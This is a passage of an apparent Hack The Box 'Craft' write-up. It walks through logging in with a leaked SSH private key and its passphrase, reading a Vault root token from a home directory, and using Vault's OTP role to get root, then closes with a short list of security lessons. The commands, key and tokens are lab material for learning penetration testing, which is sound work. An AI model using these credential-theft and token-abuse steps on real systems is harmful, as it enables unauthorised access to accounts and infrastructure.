
Indeed, they worked (dinesh:4aUh0A8PbVJxgd). Now we should be able to add our own ssh key and authenticate to ssh@6022!
Add your own ssh pubkey now:
And try to login now:
… Nothing (keeps hanging.. no shell..)
That was a small rabbit hole - or a misunderstanding from my side. Port 6022 is NOT an ssh shell. It’s only developed to receive and handle git commands. So we have to check out the other accounts:
Logging in as gilfoyle we find this repo:


https://gogs.craft.htb/gilfoyle/craft-infra/src/master/.ssh -> https://gogs.craft.htb/gilfoyle/craft-infra/src/master/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSSH PRIVATE KEY-----
$ cat << 'EOF' > id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSSH PRIVATE KEY-----
EOF

$ chmod 600 id_rsa

$ ssh -i ./id_rsa gilfoyle@craft.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Enter passphrase for key './id_rsa':<ZEU3N8WNM2rh4T>
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 08:03:39 2023 from 10.10.14.23
gilfoyle@craft:~$ cat user.txt
[REDACTED]
Here we go!!
📈 3. Privilege Escalation (gilfoyle -> root)
Enumerating the home directory we find the following:
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 May 15 16:20 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
gilfoyle@craft:~$ cat .vault-token && echo
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
gilfoyle@craft:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.

# Note: PS1 and umask are already set in /etc/profile. You should not
# need this unless you want different defaults for root.
# PS1='${debian_chroot:+($debian_chroot)}\h:\w\$ '
# umask 022

# You may uncomment the following lines if you want `ls' to be colorized:
# export LS_OPTIONS='--color=auto'
# eval "`dircolors`"
# alias ls='ls $LS_OPTIONS'
# alias ll='ls $LS_OPTIONS -l'
# alias l='ls $LS_OPTIONS -lA'
#
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'

export VAULT_ADDR=https://vault.craft.htb:8200/
set +o history
Add vault.craft.htb to your /etc/hosts.
The presence of VAULT_ADDR in .bashrc and a .vault-token file confirms that this box uses HashiCorp Vault to manage its most sensitive credentials.
Understanding the Vault Vector
HashiCorp Vault is a centralized “safe” for secrets. Since we have gilfoyle’s token, we can act as him within the Vault ecosystem. The fact that he has set +o history in his .bashrc suggests he (or the admin) was trying to hide the commands used to interact with this service.
Enumerating the Vault
gilfoyle@craft:~$ vault status
Key             Value
---             -----
Seal Type       shamir
Initialized     false
Sealed          false
Total Shares    5
Threshold       3
Version         0.11.1
Cluster Name    vault-cluster-cb7e66f9
Cluster ID      8bb98351-0148-3c42-d124-45a87dc43db7
HA Enabled      false
gilfoyle@craft:~$ vault token lookup
Key                 Value
---                 -----
accessor            1dd7b9a1-f0f1-f230-dc76-46970deb5103
creation_time       1549678834
creation_ttl        0s
display_name        root
entity_id           n/a
expire_time         <nil>
explicit_max_ttl    0s
id                  f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
meta                <nil>
num_uses            0
orphan              true
path                auth/token/root
policies            [root]
ttl                 0s
gilfoyle@craft:~$ vault secrets list
Path          Type         Accessor              Description
----          ----         --------              -----------
cubbyhole/    cubbyhole    cubbyhole_ffc9a6e5    per-token private secret storage
identity/     identity     identity_56533c34     identity store
secret/       kv           kv_2d9b0109           key/value secret storage
ssh/          ssh          ssh_3bbd5276          n/a
sys/          system       system_477ec595       system endpoints used for control, policy and debugging
Massive findings! Our current token has the root policy, which means we have absolute authority over every secret, policy, and configuration within this Vault instance. We also see that the ssh/ secrets engine is active. It is often used to dynamically generate SSH keys or sign a user’s public key to grant access to a remote host (like the root user on the host machine).
Since we are root, we should systematically check both the secret/ and ssh/ paths for a way to escalate to the host’s root account.
1. Exhaust the KV Store (secret/)
First, we should list all entries in the standard secret store to see if a root password or private key is stored statically.
gilfoyle@craft:~$ vault kv list secret/
No value found at secret/
Nothing.
2. Investigate the SSH Engine (ssh/)
gilfoyle@craft:~$ vault list ssh/roles/
Keys
----
root_otp
Since the role is named root_otp, this confirms the box is using Vault’s One-Time Password (OTP) mechanism. In this flow, Vault doesn’t store a static secret; instead, it generates a temporary password that the host’s SSH daemon will accept exactly once.
We need to use the write command against the creds endpoint of the ssh/ engine. Use the real IP of the box to ensure the OTP is mapped correctly:
gilfoyle@craft:~$ vault write ssh/creds/root_otp ip=10.129.46.37
Key                Value
---                -----
lease_id           ssh/creds/root_otp/8679106c-cccf-1ad1-7f79-e59d5ee4583a
lease_duration     768h
lease_renewable    false
ip                 10.129.46.37
key                f4a29921-72cd-8a08-729b-c439088ed517
key_type           otp
port               22
username           root
Nice! We got the OTP: f4a29921-72cd-8a08-729b-c439088ed517.

Now basically just ssh as root:
gilfoyle@craft:~$ ssh root@10.129.46.37


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Password:<f4a29921-72cd-8a08-729b-c439088ed517>
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 07:14:50 2023
root@craft:~# cat /root/root.txt
[REDACTED]
Here we go!
🧠 Retrospective
- Learnings:
- Git History Forensics: Always audit commit histories and closed issues in Git services like Gogs. Developers frequently push secrets accidentally and attempt to “fix” the issue by deleting the file in a subsequent commit, leaving the data accessible in the history.
- API Input Validation: Parameters that undergo type conversion or are passed to functions like
eval()(often used for numeric fields likeabv) are high-priority targets for injection attacks in Python-based APIs. - Container Post-Exploitation: Root access in a Docker container is often just a starting point. Critical pivot data, such as database credentials in
settings.pyor.gitdirectories, is essential for escaping the containerized environment or moving laterally. - Secrets Management Security: While tools like HashiCorp Vault are designed to secure credentials, they become a single point of failure if an administrative token is exposed. A leaked root token bypasses all standard security controls and can provide immediate, high-privilege access to the entire infrastructure.